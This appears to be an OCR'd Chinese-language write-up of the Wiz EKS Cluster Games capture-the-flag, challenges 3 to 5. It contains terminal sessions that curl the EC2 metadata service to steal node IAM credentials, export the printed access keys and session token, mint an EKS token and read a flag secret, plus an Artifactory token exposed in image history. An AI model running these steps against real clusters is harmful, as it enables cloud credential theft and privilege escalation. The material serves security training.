"created_by": "RUN sh -c #ARTIFACTORY_USERNAME=challenge@ekscl
ustergames.com ARTIFACTORY_TOKEN=wiz_eks_challenge#the history of container images could reveal the secrets to the future# ARTIFACTORY_REPO=base_repo /bin/sh -c pip install setuptools --index-url intrepo.ekscl
ustergames.com # buildkit # buildkit",
"comment": "buildkit.dockerfile.v0"
},
{
"created": "2025-08-13T11:22:17.044629915Z",
"created_by": "CMD [\"/bin/sleep\" \"3133337\"]",
"comment": "buildkit.dockerfile.v0",
"empty_layer": true
}
],
"moby.buildkit.cache.v0": "W3siZGlnZXN0Ijoic2hhMjU2OjBhMDNhMjBmMDY1M2I5MDVkMDA3ZmZmMDUzZGRiZjAyNGRiMTY0ODAwMTdhODU0ZmE5Y2I0ZDYxOTI0NTc4NzEifSx7ImxheWVycyI6W3sibGF5ZXIiOjEsImNyZWF0ZWRBdCI6IjIwMjUtMDgtMTNUMTE6MjI6MTcuMDUxMDE2NzE1WiJ9XSwiZGlnZXN0Ijo

4


Pod Break
You're inside a vulnerable pod on an EKS cluster. Your pod's service-account has no permissions. Can you navigate your way to access the EKS Node's privileged service-account?
Please be aware: Due to security considerations aimed at safeguarding the CTF infrastructure, the node has restricted permissions
Challenge value: 10 pts.
View Permissions
Hint #1
Hint #2
Insert flag here
Check
1
2
3
4
5
Challenge progress
Use kubectl to start!
root@wiz-eks-challenge:~#


```
root@wiz-eks-challenge:~# k auth can-i --list
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs                      Resource Names     Verbs
selfsubjectreviews.authentication.k8s.io        []                                     []                 [create]
selfsubjectaccessreviews.authorization.k8s.io   []                                     []                 [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                     []                 [create]
                                                [/.well-known/openid-configuration/]   []                 [get]
                                                [/.well-known/openid-configuration]    []                 [get]
                                                [/api/*]                               []                 [get]
                                                [/api]                                 []                 [get]
                                                [/apis/*]                              []                 [get]
                                                [/apis]                                []                 [get]
                                                [/healthz]                             []                 [get]
                                                [/healthz]                             []                 [get]
                                                [/livez]                               []                 [get]
                                                [/livez]                               []                 [get]
                                                [/openapi/*]                           []                 [get]
                                                [/openapi]                             []                 [get]
                                                [/openid/v1/jwks/]                     []                 [get]
                                                [/openid/v1/jwks]                      []                 [get]
                                                [/readyz]                              []                 [get]
                                                [/readyz]                              []                 [get]
                                                [/version/]                            []                 [get]
                                                [/version/]                            []                 [get]
                                                [/version]                             []                 [get]
                                                [/version]                             []                 [get]
podsecuritypolicies.policy                      []                                     [eks.privileged]   [use]
root@wiz-eks-challenge:~#
```

```
> "
root@wiz-eks-challenge:~# curl -sX PUT "http://169.254.169.254/latest/api"
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
root@wiz-eks-challenge:~# curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
eks-challenge-cluster-nodegroup-NodeInstanceRoleroot@wiz-eks-challenge:~# ls
root@wiz-eks-challenge:~# clur -s http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-cluster-nod
egroup-NodeInstanceRole
bash: clur: command not found
root@wiz-eks-challenge:~# curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-cluster-nod
egroup-NodeInstanceRole
{"AccessKeyId":"ASIA2AVYNEVMRADRJBWC","Expiration":"2026-07-31 07:29:02+00:00","SecretAccessKey":"FV3ug1vbzvtzbSeNeufkqt6b2L
Tw8YJQ8aA6ZWFC","SessionToken":"FwoGZXIvYXdzEPD//////////wEaDNoH9JfNFmlkmYXSBSK3AXRPhSyx3vh7hMJxqFVUwTnNdpD0wPsO75EP50bOCgy5
xaTOeCU/Qf0JD8pYtxDuZBHH/6Remtzwd5BY2Mii5LcO2ADP1FXhrzu17bWxK41DiVjheuIFVCIBFCjOBxkovtJktCEe0O1HCJjebhRACNT5FDIfEuVaCccvWuMD
2igRLlheGT8D+BYHfN9VQdLTQ01YHCaxnqYeUwF/GKy/BmuWPJV8dsJWvt5nUEJ/FRuTSq6X1903myiugbHTBjItu4R4w0me4PNAzK+51tW8pekmOIj0x6tYd5jX
nKIGb+o5qQl5Vy9Yo+1TyVaT"}
root@wiz-eks-challenge:~# export AWS_ACCESS_KEY_ID=ASIA2AVYNEVMRADRJBWC
root@wiz-eks-challenge:~# export AWS_SECRET_ACCESS_KEY=FV3ug1vbzvtzbSeNeufkqt6b2LTw8YJQ8aA6ZWFC
root@wiz-eks-challenge:~# export AWS_SESSION_TOKEN=FwoGZXIvYXdzEPD//////////wEaDNoH9JfNFmlkmYXSBSK3AXRPhSyx3vh7hMJxqFVUwTnNd
pD0wPsO75EP50bOCgy5xaTOeCU/Qf0JD8pYtxDuZBHH/6Remtzwd5BY2Mii5LcO2ADP1FXhrzu17bWxK41DiVjheuIFVCIBFCjOBxkovtJktCEe0O1HCJjebhRAC
NT5FDIfEuVaCccvWuMD2igRLlheGT8D+BYHfN9VQdLTQ01YHCaxnqYeUwF/GKy/BmuWPJV8dsJWvt5nUEJ/FRuTSq6X1903myiugbHTBjItu4R4w0me4PNAzK+51
tW8pekmOIj0x6tYd5jXnKIGb+o5qQl5Vy9Yo+1TyVaT
root@wiz-eks-challenge:~# aws sts get-caller-identity
{
    "UserId": "AROA2AVYNEVMQ3Z5GHZHS:i-0bd90a7fe60cdb9f7",
    "Account": "688655246681",
    "Arn": "arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0bd90a7fe60cdb9f7"
}
Killed
root@wiz-eks-challenge:~# curl -s http://169.254.169.254/latest/meta-data/placement/region
us-west-1root@wiz-eks-challenge:~# aws eks get-token --cluster-name eks-challenge-cluster --region us-west-1
```




```
}
Killed
root@wiz-eks-challenge:~# curl -s http://169.254.169.254/latest/meta-data/placement/region
us-west-1root@wiz-eks-challenge:~# aws eks get-token --cluster-name eks-challenge-cluster --region us-west-1
{
    "kind": "ExecCredential",
    "apiVersion": "client.authentication.k8s.io/v1beta1",
    "spec": {},
    "status": {
        "expirationTimestamp": "2026-07-31T06:44:54Z",
        "token": "k8s-aws-v1.aHR0cHM6Ly9zdHMudXMtd2VzdC0xLmFtYXpvbmF3cy5jb20vP0FjdGlvbj1HZXRDYWxsZXJJZGVudGl0eSZWZXJzaW9uPTI
wMTEtMDYtMTUmWC1BbXotQWxnb3JpdGht PUFXUzQtSE1BQy1TSEEyNTYmWC1BbXotQ3J1ZGVudGlhbD1BU01BMkFWWU5FVk1SQURSSkJXQyUyRjIwMjYwNzMxJTJ
GdXMtd2VzdC0xJTJGc3RzJTJGYXdzNF9yZXF1ZXN0J1gtQW16LURhdGU9MjAyNjA3MzFUMDYzMDU0WiZYLUFtei1FeHBpcmVzPTYwJ1gtQW16LVNpZ251ZEhlYWR
lcnM9aG9zdCUzQngtazhzLWF3cy1pZCZYLUFtei1TZWN1cml0eS1Ub2t1bj1Gd29HWlhJdllYZHpFUEQlMkYlMkYlMkYlMkYlMkYlMkYlMkYlMkYlMkZ3RWF
ETm9IOUpmTkZtbGttWVhTQlNLM0FYU1BoU3l4M3ZoN2hNSnhxRlZVd1RuTmRwRDB3UHNPNzVFUDUwYk9DZ3k1eGFUT2VDVSUyRlFmMEpEOHBZdHhEdVpCSEglMkY
2UmVtdHp3ZDVCWTJNaWk1TGNPMkFEUDFGWGhyenUxN2JXeEs0MURpVmpoZXVJRlZDSUJGQ2pPQnhrb3Z0Smt0Q0VlME9sSENKamViaFJBQ05UNUZESWZFdVZhQ2N
jdld1TUQyaWdSTGxoZUdUOEQlMkJCWUhmTjlWUWRMVFEwbFlIQ2F4bnFZZVV3RiUyRkdLeSUyRkJtdVdQSlY4ZHNKV3Z0NW5VRUolMkZGUnVUU3E2WGw5MDNteWl
1Z2JIVEJqSXR1NFI0dzBtZTRQTkF6SyUyQjUxdFc4cGVrbU9JajB4NnRZZDVqWG5LSUdiJTJCbzVxUWw1Vnk5WW8lMkIxVHlWYVQmWC1BbXotU2lnbmF0dXJlPTE
zODBiMDUyNjNkZGVjOTQ1NzhjMWFkOWZlOTU0NzdkNDgzMzM0NDlkNjI3NjY3YTJjOWZiMzhlYThjYmFiNTA"
    }
}

root@wiz-eks-challenge:~# export K8S_TOKEN=$(aws eks get-token --cluster-name eks-challenge-cluster --region us-west-1 | jq
-r .status.token)
root@wiz-eks-challenge:~# kubectl --token="$K8S_TOKEN" auth can-i --list
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs   Resource Names      Verbs
serviceaccounts/token                           []                  [debug-sa]          [create]
selfsubjectreviews.authentication.k8s.io        []                  []                  [create]
selfsubjectaccessreviews.authorization.k8s.io   []                  []                  [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []                  [create]
pods                                            []                  []                  [get list]
secrets                                         []                  []                  [get list]
serviceaccounts                                 []                  []                  [get list]
```




```
root@wiz-eks-challenge:~# export K8S_TOKEN=$(aws eks get-token --cluster-name eks-challenge-cluster --region us-west-1 | jq
-r .status.token)
root@wiz-eks-challenge:~# kubectl --token="$K8S_TOKEN" auth can-i --list
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs   Resource Names      Verbs
serviceaccounts/token                           []                  [debug-sa]          [create]
selfsubjectreviews.authentication.k8s.io        []                  []                  [create]
selfsubjectaccessreviews.authorization.k8s.io   []                  []                  [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []                  [create]
pods                                            []                  []                  [get list]
secrets                                         []                  []                  [get list]
serviceaccounts                                 []                  []                  [get list]
                                                [/api/*]            []                  [get]
                                                [/api]              []                  [get]
                                                [/apis/*]           []                  [get]
                                                [/apis]             []                  [get]
                                                [/healthz]          []                  [get]
                                                [/healthz]          []                  [get]
                                                [/livez]            []                  [get]
                                                [/livez]            []                  [get]
                                                [/openapi/*]        []                  [get]
                                                [/openapi]          []                  [get]
                                                [/readyz]           []                  [get]
                                                [/readyz]           []                  [get]
                                                [/version/]         []                  [get]
                                                [/version/]         []                  [get]
                                                [/version]          []                  [get]
                                                [/version]          []                  [get]
podsecuritypolicies.policy                      []                  [eks.privileged]    [use]
root@wiz-eks-challenge:~# k get all
Error from server (Forbidden): pods is forbidden: User "system:serviceaccount:challenge4:service-account-challenge4" cannot
list resource "pods" in API group "" in the namespace "challenge4"
Error from server (Forbidden): replicationcontrollers is forbidden: User "system:serviceaccount:challenge4:service-account-c
hallenge4" cannot list resource "replicationcontrollers" in API group "" in the namespace "challenge4"
```


```
nge4"
Error from server (Forbidden): cronjobs.batch is forbidden: User "system:serviceaccount:challenge4:service-account-challenge
4" cannot list resource "cronjobs" in API group "batch" in the namespace "challenge4"
Error from server (Forbidden): jobs.batch is forbidden: User "system:serviceaccount:challenge4:service-account-challenge4" c
annot list resource "jobs" in API group "batch" in the namespace "challenge4"
root@wiz-eks-challenge:~# kubectl --token="$K8S_TOKEN" get secrets -A
Error from server (Forbidden): secrets is forbidden: User "system:node:challenge:ip-192-168-63-122.us-west-1.compute.interna
l" cannot list resource "secrets" in API group "" at the cluster scope
root@wiz-eks-challenge:~# kubectl --token="$K8S_TOKEN" get secrets -n challenge
Error from server (Forbidden): secrets is forbidden: User "system:node:challenge:ip-192-168-63-122.us-west-1.compute.interna
l" cannot list resource "secrets" in API group "" in the namespace "challenge"
root@wiz-eks-challenge:~# kubectl --token="$K8S_TOKEN" get secrets
NAME         TYPE     DATA   AGE
node-flag    Opaque   1      2y272d
root@wiz-eks-challenge:~# alias k='kubectl --token=$K8S_TOKEN'
root@wiz-eks-challenge:~# k get secrets
NAME         TYPE     DATA   AGE
node-flag    Opaque   1      2y272d
root@wiz-eks-challenge:~# k get secrets node-flag
NAME         TYPE     DATA   AGE
node-flag    Opaque   1      2y272d
root@wiz-eks-challenge:~# k get secrets node-flag -o yaml
apiVersion: v1
data:
  flag: d2l6X2Vrc19jaGFsbGVuZ2V7b25seV9hX3JlYWxfcHJvX2Nhbl9uYXZpZ2F0ZV9JTURTX3RvX0VLU19jb25ncmF0c30=
kind: Secret
metadata:
  creationTimestamp: "2023-11-01T12:27:57Z"
  name: node-flag
  namespace: challenge4
  resourceVersion: "277935898"
  uid: 26461a29-ec72-40e1-adc7-99128ce664f7
type: Opaque
root@wiz-eks-challenge:~#
```




debug-sa 這個 sa 好像可以拿 token




```
{
    "UserId": "AROA2AVYNEVMQ3Z5GHZHS:i-0bd90a7fe60cdb9f7",
    "Account": "688655246681",
    "Arn": "arn:aws:sts::688655246681:assumed-role/eks-challenge-cluster-nodegroup-NodeInstanceRole/i-0bd90a7fe60cdb9f7"
}
root@wiz-eks-challenge:~# k auth cna-i --list
error: unknown flag: --list
See 'kubectl auth --help' for usage.
root@wiz-eks-challenge:~# k auth can-i --list
warning: the list may be incomplete: webhook authorizer does not support user rule resolution
Resources                                       Non-Resource URLs   Resource Names      Verbs
serviceaccounts/token                           []                  [debug-sa]          [create]
selfsubjectreviews.authentication.k8s.io        []                  []                  [create]
selfsubjectaccessreviews.authorization.k8s.io   []                  []                  [create]
selfsubjectrulesreviews.authorization.k8s.io    []                  []                  [create]
pods                                            []                  []                  [get list]
secrets                                         []                  []                  [get list]
serviceaccounts                                 []                  []                  [get list]
                                                [/api/*]            []                  [get]
                                                [/api]              []                  [get]
                                                [/apis/*]           []                  [get]
                                                [/apis]             []                  [get]
                                                [/healthz]          []                  [get]
                                                [/healthz]          []                  [get]
                                                [/livez]            []                  [get]
                                                [/livez]            []                  [get]
                                                [/openapi/*]        []                  [get]
                                                [/openapi]          []                  [get]
                                                [/readyz]           []                  [get]
                                                [/readyz]           []                  [get]
                                                [/version/]         []                  [get]
                                                [/version/]         []                  [get]
                                                [/version]          []                  [get]
```



```
root@wiz-eks-challenge:~# k get sa
NAME          SECRETS   AGE
debug-sa      0         2y273d
default       0         2y273d
s3access-sa   0         2y273d
root@wiz-eks-challenge:~#
```





小結

今天把 EKS Cluster Games 的第 3 ~ 5 題做完，五題連起來剛好是一條「憑證越拿越大」的路線：從只能讀 k8s secret，一路走到能用 AWS 的臨時憑證去翻 ECR 跟 S3。

1. 單純列出 secret
2. 在 pod yaml 裡面看到 imagePullSecrets 裡面存放帳密
